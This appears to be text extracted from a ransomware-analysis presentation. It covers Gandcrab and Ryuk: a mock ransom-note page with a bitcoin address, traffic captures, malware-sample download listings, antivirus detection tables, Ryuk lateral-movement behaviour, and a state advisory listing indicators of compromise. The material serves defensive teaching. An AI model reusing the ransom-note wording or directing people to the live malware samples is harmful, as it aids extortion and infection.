IF YOU HAVE MADE THE BITCOIN PAYMENT CLICK BELOW TO UNLOCK YOUR COMPUTER AND FILES

I MADE PAYMENT  
PLEASE VERIFY  
AND UNLOCK MY COMPUTER

Your email

Comments

Your email address will not be published

PAY  
**0.2**  
BTC

**You get the ransom note**



# YOUR COMPUTER AND FILES ARE ENCRYPTED

YOU MUST PAY 0.2 BITCOINS TO UNLOCK YOUR COMPUTER

YOUR FILES HAVE BEEN MOVED TO A HIDDEN PARTITION AND CRYPTED.  
ESSENTIAL PROGRAMS IN YOUR COMPUTER HAVE BEEN LOCKED  
AND YOUR COMPUTER WILL NOT FUNCTION PROPERLY.

ONCE YOUR BITCOIN PAYMENT IS RECEIVED YOUR COMPUTER AND  
FILES WILL BE RETURNED TO NORMAL INSTANTLY.

YOUR BITCOIN PAYMENT ADDRESS IS:

**1G6tQeWrwp6TU1qunLjdNmLTPQu7PnsMYd**

[COPY THE ADDRESS EXACTLY / CASE SENSITIVE]

[CONFIRM PAYMENT BELOW TO UNLOCK COMPUTER AND FILES]

IF YOU DO NOT HAVE BITCOINS VISIT [WWW.LOCALBITCOINS.COM](http://WWW.LOCALBITCOINS.COM) TO PURCHASE

IF YOU HAVE MADE THE BITCOIN PAYMENT CLICK BELOW TO UNLOCK YOUR COMPUTER AND FILES



PAYMENT NOT VERIFIED  
YOU HAVE NOT PAID  
ONE FILE WILL BE DELETED

Even if you click paid without paying one file will be deleted

Thank you!

We will be sending you the decryption key. Your files will be returned to normal once the  
decryption key has been received.

Click the 'I paid' and get a 'no you didn't'



## YOUR COMPUTER AND FILES ARE ENCRYPTED

YOU MUST PAY **0.2** BITCOINS TO UNLOCK YOUR COMPUTER

YOUR FILES HAVE BEEN MOVED TO A HIDDEN PARTITION AND CRYPTED.  
ESSENTIAL PROGRAMS IN YOUR COMPUTER HAVE BEEN LOCKED  
AND YOUR COMPUTER WILL NOT FUNCTION PROPERLY.

514	48.734909	192.168.46.171	205.144.171.114	HTTP	405	GET /verify.png HTTP/1.1
523	48.880986	205.144.171.114	192.168.46.171	HTTP	942	HTTP/1.1 200 OK (PNG)
734	57.329751	192.168.46.171	205.144.171.114	HTTP	404	GET /nopay.png HTTP/1.1
758	57.504019	205.144.171.114	192.168.46.171	HTTP	854	HTTP/1.1 200 OK (PNG)

[COPY THE ADDRESS EXACTLY / CASE SENSITIVE]

[CONFIRM PAYMENT BELOW TO UNLOCK COMPUTER AND FILES]

IF YOU DO NOT HAVE BITCOINS VISIT [WWW.LOCALBITCOINS.COM](http://WWW.LOCALBITCOINS.COM) TO PURCHASE

IF YOU HAVE MADE THE BITCOIN PAYMENT CLICK BELOW TO UNLOCK YOUR COMPUTER AND FILES

PAYMENT NOT VERIFIED  
YOU HAVE NOT PAID  
ONE FILE WILL BE DELETED

Everytime you click paid without paying one file will be deleted.

Thank you!

We will be sending you the information soon. If you do not receive our email please check your spam folder.

Looking at the network traffic, it's just a GET request of an image



# What It Looks Like



## 2019-05-22 - RIG EK FROM UNKNOWN CAMPAIGN SENDS GANDCRAB RANSOMWARE

### ASSOCIATED FILES:

- Zip archive of the infection traffic: [2019-05-22-Rig-EK-sends-Gandcrab-ransomware.pcap.zip](#) 749 kB (749,459 bytes)
  - [2019-05-22-Rig-EK-sends-Gandcrab-ransomware.pcap](#) (786,909 bytes)
- Zip archive of the malware & artifacts: [2019-05-22-Rig-EK-malware-and-artifacts.zip](#) 496 kB (495,887 bytes)
  - [2019-05-22-Gandcrab-ransomware-decryption-instructions.txt](#) (2,914 bytes)
  - [2019-05-22-Rig-EK-artifact-T1.txt](#) (1,149 bytes)
  - [2019-05-22-Rig-EK-flash-exploit.swf](#) (9,367 bytes)
  - [2019-05-22-Rig-EK-landing-page.txt](#) (114,013 bytes)
  - [2019-05-22-Rig-EK-payload-Gandcrab-ransomware.exe](#) (671,744 bytes)

### NOTES:

- Found [letsdoitquick\[.\]site](#), which is a gate leading to Rig exploit kit (EK), from a tweet in April 2019 sent from @david\_jursa.

**Download a sample of Gandcrab**





45 engines detected this file

c378387344e0a5528c065de68fa6071d26e0b5c568751c798b9c62e81c9807

Anhang\_2019.doc

139.85 KB  
Size

2020-01-06 18:56:50 UTC  
1 month ago

- attachment
- create-file
- docx
- hide-app
- macros
- obfuscated

- DETECTION**
- DETAILS
- RELATIONS
- BEHAVIOR
- CONTENT
- SUBMISSIONS
- COMMUNITY

2020-01-06T18:56:50

Ad-Aware	W97M.Downloader.IHA	AhnLab-V3	VBA/Downloader.547
Alibaba	TrojanDownloader.VBA/Obfusc.110b97a	ALYac	Trojan.Downloader.DOC.Gen
Antiy-AVL	Trojan(Downloader)/MSOffice.Agent.mkp	Arcabit	W97M.Downloader.IHA
Avast	VBA.Downloader-ELN [Trj]	AVG	VBA.Downloader-ELN [Trj]
Avira (no cloud)	W2000M.Agent.9729916	BitDefender	W97M.Downloader.IHA
CAT-QuickHeal	D97M.Emotel.35803	ClamAV	Doc.Downloader.Emotel-7163043-0
Comodo	Malware-@#2kipwegbokuz2	Cyren	PP97M/Downldr.D1.gen/Eldorado
DrWeb	W97M.DownLoader.3053	Emsisoft	W97M.Downloader.IHA (B)
Endgame	Malicious (high Confidence)	eScan	W97M.Downloader.IHA
ESET-NOD32	VBA/TrojanDownloader.Agent.MKP	F-Secure	Malware.W2000M/Agent.9729916
GData	Macro.Trojan-Downloader.Posh.Z@gen	Ikarus	Trojan-Downloader.VBA.Agent

Look at that sample in VirusTotal just to see what AV thinks of it



(video) Running Gandcrab in any.run



# Ransomware Varies in Complexity

C2 Servers in the Open

C2 Servers on TOR

No C2 Servers

Heavy Obfuscation

# Ryuk

1	Remove shadow copies and backups (T1490)	2	Some variants modify Run registry key (T1060).	3	Some variants encrypt the boot manager. (T1486)
4	Some variants claim to encrypt files using RSA4096+AES256 (T1486)	5	All variants added string HERMES to encrypted files.	6	Ransom notes contain two emails to contact Threat actors.
7	Some variants append RYK to encrypted files. Some don't append any extension (T1042)	8	Contain a list of services and processes to stop/kill (T1489)	9	Avoids to infect systems in Russian, Ukrainian and Belarusian languages.

**August, 2018: First Seen**

**January, 2020: Added Wake on LAN**



According to a [recent analysis](#) of the Ryuk Ransomware by Head of SentinelLabs [Vitali Kremez](#), when the malware is executed it will spawn subprocesses with the argument '8 LAN'.

When this argument is used, Ryuk will scan the device's ARP table, which is a list of known IP addresses on the network and their associated mac addresses, and check if the entries are part of the private IP address subnets of "10.", "172.16.", and "192.168."

```
# Source: Vmware_b4:ce:dc (00:0c:29:b4:ce:dc)
  Address: Vmware_b4:ce:dc (00:0c:29:b4:ce:dc)
    .... 0: .... = 16 bit: Globally unique address (factory default)
    .... 0: .... = 16 bit: Individual address (unicast)
  Type: IPv4 (0x0000)
  > Internet Protocol Version 4, Src: 172.16.2.207, Dst: 224.0.0.22
# User Datagram Protocol, Src Port: 60998, Dst Port: 7
  Source Port: 60998
  Destination Port: 7
  Length: 138
  Checksum: 8x8f75 [unverified]
  [Checksum Status: Unverified]
  [Stream Index: 4]
# Echo
  Echo data: ffffffffff01005e000001001005e00001001005e000016...
```

0000	01 00 5e 00 00 16 00 0c 29 b4 ce dc 00 00 45 00	..^.....).....E
0010	00 02 40 77 00 00 01 11 00 00 ac 10 02 cf e0 00	..@.....
0020	00 16 ee 46 00 07 00 6e 8f 75 ff ff ff ff ff ff	...P...@..
0030	01 00 5e 00 00 16 01 00 5e 00 00 16 01 00 5e 00	.....
0040	00 16 01 00 5e 00 00 16 01 00 5e 00 00 16 01 00	.....
0050	5e 00 00 16 01 00 5e 00 00 16 01 00 5e 00 00 16	.....
0060	01 00 5e 00 00 16 01 00 5e 00 00 16 01 00 5e 00	.....
0070	00 16 01 00 5e 00 00 16 01 00 5e 00 00 16 01 00	.....
0080	5e 00 00 16 01 00 5e 00 00 16 01 00 5e 00 00 16	.....

Ryuk sending a WoL packet

If the WoL request was successful, Ryuk will then attempt to mount the remote device's C\$ administrative share.

Powercat - netcat listener

```
\\172.16.2.208\C$\Program Files\Microsoft Visual Studio\2017\Community\Common7\IDE\CommonExtensions\Platform\Debugger\PerfDebuggerWebViews\cor  
\\172.16.2.208\C$\Program Files\Microsoft Visual Studio\2017\Community\Common7\IDE\Extensions\Microsoft\VsGraphics\Assets\Scripts\hisl\*.*
```

**Mount drive to the Remote C\$ Share**





The Traffic Light Protocol (TLP) is a set of designations used to ensure that sensitive information is shared with the correct audience. This document is TLP-GREEN. Recipients may share TLP-GREEN information with peers and partner organizations within their sector or community, but not via publicly accessible channels. For more information on the Traffic Light Protocol: <http://www.us-cert.gov/tlp/>.

November 18, 2019

**Executive Summary: Ransomware malware has been observed infecting networks in the Louisiana Office of Technology Services. The Ransomware has displayed signatures consistent with Ryuk Ransomware variants.**

On November 18, 2019, the Louisiana Office of Technology Services reported ransomware infections in their network. The ransomware has displayed signatures consistent with the Ryuk variant of ransomware. There have been multiple Ryuk infections in different organizations in Louisiana in recent months, including a wide spread attack on Louisiana Public School Board networks.

Analysis of evidence from infected networks has revealed the attackers leveraged a system administrator account, compromised through an unauthorized Team-Viewer service, to gain a foothold inside the network. After the initial compromise, the attackers deleted Group Policy Objects (GPO) and published their own. This new GPO deployed the ransomware upon successful login.

Infected organizations are encouraged to not pay a ransom to criminal actors. Organizations who believe they have observed the following Indicators of Compromise should contact the fusion center at 1-800-434-8007 or [lafusion.center@la.gov](mailto:lafusion.center@la.gov).

#### Indicators of Compromise

- Outbound and Inbound traffic to ports 445, 447, 449, 2869, 5985, 5986, 8082, 47001
- `dade-install-6.42.7.exe` - Win32.Trojan.Bscope MD5: `deb563fbc070754bc7cc6f02ae1a7325`
- Unusual remote connections either through RDP, LogMeIn, Bomgar, or TeamViewer
- Installed services with unusual names/created scheduled tasks with unusual names or paths
- Unusual files in user's roaming directories
- Creation of new user accounts with broad privileges
- Malware/Anti-Virus detection of signatures consistent with the following variants of malware: Trojan.Bscope, Vaitocrypt.A, VBS/Agent.BC, BAT/FakePAV, Phishing\_Ark'em1, Cryptonight, Cryptominer, Cpuminer, BlackRansom.pbt, Trojan:Win32/Giframe.A
- Any of the following usernames: RepatriateQuery, MemholNotary5001, Anisati2918, Reform63435, Pharmacist 1690, Mistaking 5570, Overshadow 4957, Restock 5814, Resist 386

#### Traffic to or from the following UrIs:

- [http://crypt443gkyz4\[.\]onion](http://crypt443gkyz4[.]onion)
- [http://1333e45pjqrebknr\[.\]onion](http://1333e45pjqrebknr[.]onion)
- [http://1jqv06\[.\]com](http://1jqv06[.]com)
- [http://1jqv06\[.\]com](http://1jqv06[.]com)
- [http://79o0gle\[.\]com](http://79o0gle[.]com)
- [http://qtipe\[.\]com](http://qtipe[.]com)
- [http://esurf\[.\]biz](http://esurf[.]biz)
- [http://rweetpages\[.\]com](http://rweetpages[.]com)
- [http://jmmunizator\[.\]com](http://jmmunizator[.]com)

See Appendix A for Previous Ryuk Indicators of Compromise


City of New Orleans was heavily affected - this is a report of that







```
19648 <:\> x:\>
19649 CITYOFNO
19650 Security
19651 C:\Temp\v2.exe
19652 <:\> x:\>
19653 CITYOFNO
19654 Security
```



## **Variant of Ryuk that affected New Orleans**

<https://www.bleepingcomputer.com/news/security/ryuk-ransomware-likely-behind-new-orleans-cyberattack/>



54 engines detected this file

Tb424c3ed70b2e241092345432731cd80481e2738c3e470a960c66293891cccc

V2.EXE

genset runtime-modules

196.00 KB  
Size

2020-01-14 11:36:20 UTC  
3 days ago



DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY 2

2020-01-14T11:36:20

Acronis	Suspicious	Ad-Aware	Gen:Variant.Strictor.233381
AltnLab-V3	Malware:Win32.FL_Generic.R303401	Alibaba	Trojan.Win32/GenKryptik.4fb083bd
ALYac	Trojan.Ransom.Ryuk	Antiy-AVL	Trojan/Win32-Zenpak
SecureAge APEX	Malicious	Arcabit	Trojan.Strictor.D38FA5
Avast	Win32:TrojanX-gen [Trj]	AVG	Win32:TrojanX-gen [Trj]
Avira (no cloud)	TR/Kryptik.lczs	BitDefender	Gen:Variant.Strictor.233381
BitDefenderTheta	Gen:FN.ZaxxF.34082.myW@a1fanHQ	CAT-QuickHeal	Trojan.Wacatac
ClamAV	Win.Trojan.Tofsee-7450732-0	CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Cybereason	Malicious.03189b	Cylance	Unsafe
Cyren	Win32/Trojan.DN42-437		Win32/Strictor.233381

# Variant of Ryuk that affected New Orleans




# Spawned Process

Name	PID	CPU	I/O total ...	Private b.
System	4	4.69		
smss.exe	544			172
csrss.exe	660			1.76 ↑
winlogon.exe	604			8.05 ↑
services.exe	728			1.69 ↑
vmacthlp.exe	900			624
svchost.exe	916			2.98 ↑
winprvsi...	800			3.24 ↑
svchost.exe	996			1.83 ↑
SbieSvc.exe	1088			1.05 ↑
svchost.exe	1164			18.53 ↑
wuauclt....	2116			6.35 ↑
svchost.exe	1332			1.5 ↑
svchost.exe	1360			1.53 ↑
spoolsv.exe	1548			3.70 ↑
svchost.exe	1232			1.3 ↑
svchost.exe	884			2.19 ↑
jqs.exe	1404			2.13 ↑
vmtoolsd.exe	1608			9.70 ↑
alg.exe	2476			1.17 ↑
GoogleUpda...	1708		16 B/s	8.20 ↑
lsass.exe	740			3.82 ↑
DPCs				
Interrupts				
explorer.exe	1888		4.97 kB/s	16.16 ↑
rundll32.exe	1956			2.23 ↑
vmtoolsd.exe	1980		912 B/s	11.88 ↑
jusched.exe	1988			4.45 ↑
cdmon.exe	2004			916
FakeNet.exe	1468		56 B/s	6.25 ↑
ipconfig.exe	304			68
ProcessHacker.exe	4956		58 B/s	10.26 ↑

Variant of Ryuk that affected New Orleans in my malware analysis system



# Spawned Process




Process Hacker [MALWAREHUNTER\user]

Hacker View Tools Users Help


Refresh Options Search Processes (Ctrl+K)

Processes Services Network

Name	PID	CPU	I/O total ...	Private b.
System	4	4.69		
smss.exe	544			172
csrss.exe	660			1.76 M
winlogon.exe	684			8.05 M
services.exe	728			1.69 M
vmacthlp.exe	900			624
svchost.exe	916			2.98 M
wmiprvs...	800			3.24 M
svchost.exe	996			1.83 M
SbieSvc.exe	1088			1.05 M
svchost.exe	1164			18.53 M
wuauclt...	2116			6.35 M
svchost.exe	1332			1.5 M
svchost.exe	1360			1.53 M
spoolsv.exe	1548			3.78 M
svchost.exe	1332			1.3 M



ipconfig.exe	304			68
V2.exe	3084		42.12 kB/s	178.63 M
RMMKwYR.exe	4012	95.31		180.55 M
ProcessHacker.exe	4856		58 B/s	10.26 M

